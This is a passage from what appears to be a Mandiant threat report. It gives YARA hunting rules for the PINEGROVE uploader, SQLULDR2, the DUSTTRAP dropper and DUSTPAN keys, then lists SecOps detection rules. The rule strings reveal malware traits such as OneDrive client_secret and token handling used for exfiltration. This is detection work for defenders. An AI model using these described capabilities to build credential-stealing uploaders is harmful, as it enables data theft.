(uint32(0) == 0xfeedfacf) or (uint32(0) == 0xbebafeca) or
(uint32(0) == 0xcefaedfe) or (uint32(0) == 0xcffaedfe)) or
            (uint32(0) == 0x464c457f) or
            (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550)
        ) and
        (6 of them)
}
```

```
rule M_Hunting_Uploader_PINEGROVE_2
{
    meta:
        author = "Mandiant"
```

```
        description = "Hunting for PINEGROVE uploader
malware family."
        disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

    strings:
        $f1 = "main.AllFiles" ascii
        $f2 = "main.Collect" ascii
        $f3 = "main.ConfigInit" ascii
        $f4 = "main.ConfigRead" ascii
        $f5 = "main.ConfigSave" ascii
        $f6 = "main.ConfigUpdate" ascii
        $f7 = "main.Exit" ascii
        $f8 = "main.FileRange" ascii
        $f9 = "main.FileReader" ascii
        $f10 = "main.FileStatus" ascii
        $f11 = "main.FormatRemoteFilePath" ascii
        $f12 = "main.GetFileName" ascii
        $f13 = "main.GetReomtePath" ascii
        $f14 = "main.Header" ascii
        $f15 = "main.init.0" ascii
        $f16 = "main.InitFile" ascii
        $f17 = "main.IsFolder" ascii
        $f18 = "main.main" ascii
        $f19 = "main.PreLoad" ascii
        $f20 = "main.Range2Int" ascii
        $f21 = "main.RemainTime" ascii
        $f22 = "main.SessionCreate" ascii
        $f23 = "main.ShowBar" ascii
        $f24 = "main.StringChecker" ascii
        $f25 = "main.Task" ascii
```

```
        $f26 = "main.TaskFail" ascii
        $f27 = "main.ThreadUpload" ascii
        $f28 = "main.Timer" ascii
        $f29 = "main.TimeUnix" ascii
        $f30 = "main.Upload" ascii
        $f31 = "main.Upload.func1" ascii
        $f32 = "main.Uploading" ascii
        $version = "go1.13.1"

    condition:
        (
            ((uint32(0) == 0xcafebabe) or (uint32(0) == 0xfeedface) or
(uint32(0) == 0xfeedfacf) or (uint32(0) == 0xbebafeca) or
(uint32(0) == 0xcefaedfe) or (uint32(0) == 0xcffaedfe)) or
            (uint32(0) == 0x464c457f) or
            (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550)
        ) and
        $version and (25 of ($f*))
}
```

```
rule M_Hunting_Uploader_PINEGROVE_3
{
    meta:
        author = "Mandiant"
        description = "Hunting for PINEGROVE uploader
malware family."
        disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

    strings:
        $s1 = "RefreshToken"
```

```
        $s2 = "RefreshInterval"
        $s3 = "ThreadNum"
        $s4 = "BlockSize"
        $s5 = "SigleFile"
        $s6 = "MainLand"
        $s7 = "MSAccount"
        $anchor1 =  "driveItemUploadableProperties"
        $anchor2 =  "client_id"
        $anchor3 =  "client_secret"
        $anchor4 =  "onedrive-login"
        $anchor5 =  "authorization_code"

    condition:
        (
            ((uint32(0) == 0xcafebabe) or (uint32(0) == 0xfeedface) or
(uint32(0) == 0xfeedfacf) or (uint32(0) == 0xbebafeca) or
(uint32(0) == 0xcefaedfe) or (uint32(0) == 0xcffaedfe)) or
            (uint32(0) == 0x464c457f) or
            (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550)
        ) and
        (5 of ($s*)) and
        (4 of ($anchor*))
}
```

```
import "elf"
rule M_Hunting_Utility_Linux_SQLULDR2_1
{
    meta:
        author = "Mandiant"
        description = "Detection of the Linux version of SQLULDR2."
        disclaimer = "This rule is meant for hunting and is not
```

```
tested to run in a production environment."

    strings:
        $name = "sqluldr2zip.c" ascii
        $out = "uldrdata.%p.txt" ascii
        $heading = "SQL*UnLoader: Fast Oracle Text Unloader" ascii
        $p1 = "exec    = the command to execute the SQLs" ascii
        $p2 = "file    = output file name(default: uldrdata.txt)" ascii
        $p3 = "format  = MYSQL: MySQL Insert SQLs, SQL: Insert SQLs" ascii
        $p4 = "text    = output type (MYSQL, CSV, MYSQLINS,
ORACLEINS, FORM, SEARCH)" ascii
        $p5 = "rows    = print progress for every given rows
(default, 1000000)" ascii
        $p6 = "query   = select statement" ascii
        $p7 = "user    = username/password@tnsname" ascii

    condition:
        (uint32(0) == 0x464c457f) and
        $name and $out and $heading and (5 of ($p*)) and
        for any i in (0 .. elf.symtab_entries):
(elf.symtab[i].name == "OCIServerAttach") and
        for any i in (0 .. elf.symtab_entries):
(elf.symtab[i].name == "OCISessionBegin")
}
```

```
import "pe"
import "elf"
rule M_Hunting_Utility_SQLULDR2_1
{
    meta:
        author = "Mandiant"
```

```
        description = "Detection of SQLULDR2."
        disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

    strings:
        $win_name = "sqluldr2.exe" ascii
        $elf_name = "sqluldr2zip.c" ascii
        $out = "uldrdata.%p.txt" ascii
        $heading = "SQL*UnLoader: Fast Oracle Text Unloader" ascii
        $p1 = "exec    = the command to execute the SQLs" ascii
        $p2 = "file    = output file name(default: uldrdata.txt)" ascii
        $p3 = "format  = MYSQL: MySQL Insert SQLs, SQL: Insert SQLs" ascii
        $p4 = "text    = output type (MYSQL, CSV, MYSQLINS,
ORACLEINS, FORM, SEARCH)" ascii
        $p5 = "rows    = print progress for every given rows
(default, 1000000)" ascii
        $p6 = "query   = select statement" ascii
        $p7 = "user    = username/password@tnsname" ascii
        $import = "OCI.dll" ascii

    condition:
        (((uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and
        pe.imports("OCI.dll","OCIServerAttach") and
        pe.imports("OCI.dll","OCISessionBegin") and
        $import and  $win_name and
        for all of ($p*) : ( @ > @heading )) or
        ((uint32(0) == 0x464c457f) and
        $elf_name and
        for any i in (0 .. elf.symtab_entries):
(elf.symtab[i].name == "OCIServerAttach") and
        for any i in (0 .. elf.symtab_entries):
```

```
(elf.symtab[i].name == "OCISessionBegin"))) and
        $out and $heading and (5 of ($p*))
}
```

```
rule M_Hunting_Dropper_DUSTTRAP_1
{
        meta:
                author = "Mandiant"
                description = "Detects the DUSTTRAP dropper (x64) based
on the use of CFG patching constants and argument construction
for payload entry-point"
                disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

        strings:
                $cfg_patch_constant_1 = { 48 FF E0 CC 90 }
                $cfg_patch_constant_2 = { 8B DA 48 8B F9 E8 }
                $cfg_patch_constant_3 = { B8 48 8B 00 00 66 39 02 }
                $cfg_patch_constant_4 = { 81 7A 07 48 8B D1 48 }

                $log_format = "%lld.log" wide

        condition:
                uint16(0) == 0x5a4d and
                all of ($cfg_patch_constant_*) and
                $log_format
}
```

```
import "pe"
```

```
rule M_Hunting_DUSTPAN_CryptKeys {
    meta:
        author = "Mandiant"
        description = "Attempts to detect executables containing known
DUSTPAN encryption keys within the .data section"
        disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

    strings:
        $key_1 = {3BCF741BF6411C087415BA340000004C8D05F28
C0000488B4910E801F0FEFFB8}
        $key_2 = {C4498BD6488BCFE848A5000084C07564488BCFE
8585C0000498B0F4C8B497045}
        $key_3 = {A24299055F1F0C14CBDD0B01DFA64C34F5FD033
CA7F1AF30A0C75C57359D41E0}

    condition:
        filesize < 15MB and
        for any i in (0..pe.number_of_sections - 1): (
            pe.sections[i].name == ".data" and
            any of ($key_*) in (pe.sections[i].raw_data_offset..
pe.sections[i].raw_data_offset + pe.sections[i].raw_data_size)
        )
}
```

```
import "pe"

rule M_HUNTING_DUSTTRAP_PayloadFile {
    meta:
        author = "Mandiant"
        description = "Detects executables containing a .lrsrc section
```

```
which may represent DUSTTRAP payloads"
        disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

    condition:
        for any i in (0..pe.number_of_sections - 1): (
            uint32(pe.sections[i].raw_data_offset + 0) == 0x100 and
            pe.sections[i].raw_data_size > uint32
(pe.sections[i].raw_data_offset + 0) and
            pe.sections[i].name == ".lrsrc" and
            uint32(pe.sections[i].raw_data_offset + 4) < 0x1000 and
            uint32(pe.sections[i].raw_data_offset + 8) < 4
        )
}
```

YARA-L

If you are a Google SecOps Enterprise+ customer, rules were released to your Emerging Threats rule pack, and IOCs listed in this blog post are available for prioritization with Applied Threat Intelligence.

Relevant Rules

- WinRAR Command Line CSV to RAR
- SQLULDR2 Process Launch
- DUSTTRAP Process Execution and Command and Control
- DUSTTRAP Dropping Multiple Utilities
- DUSTTRAP Spawning Actions on Objectives Processes

- Suspected DUSTTRAP Command and Control via Google API
- Suspected Stolen Code Signing Certificate (CCR Inc)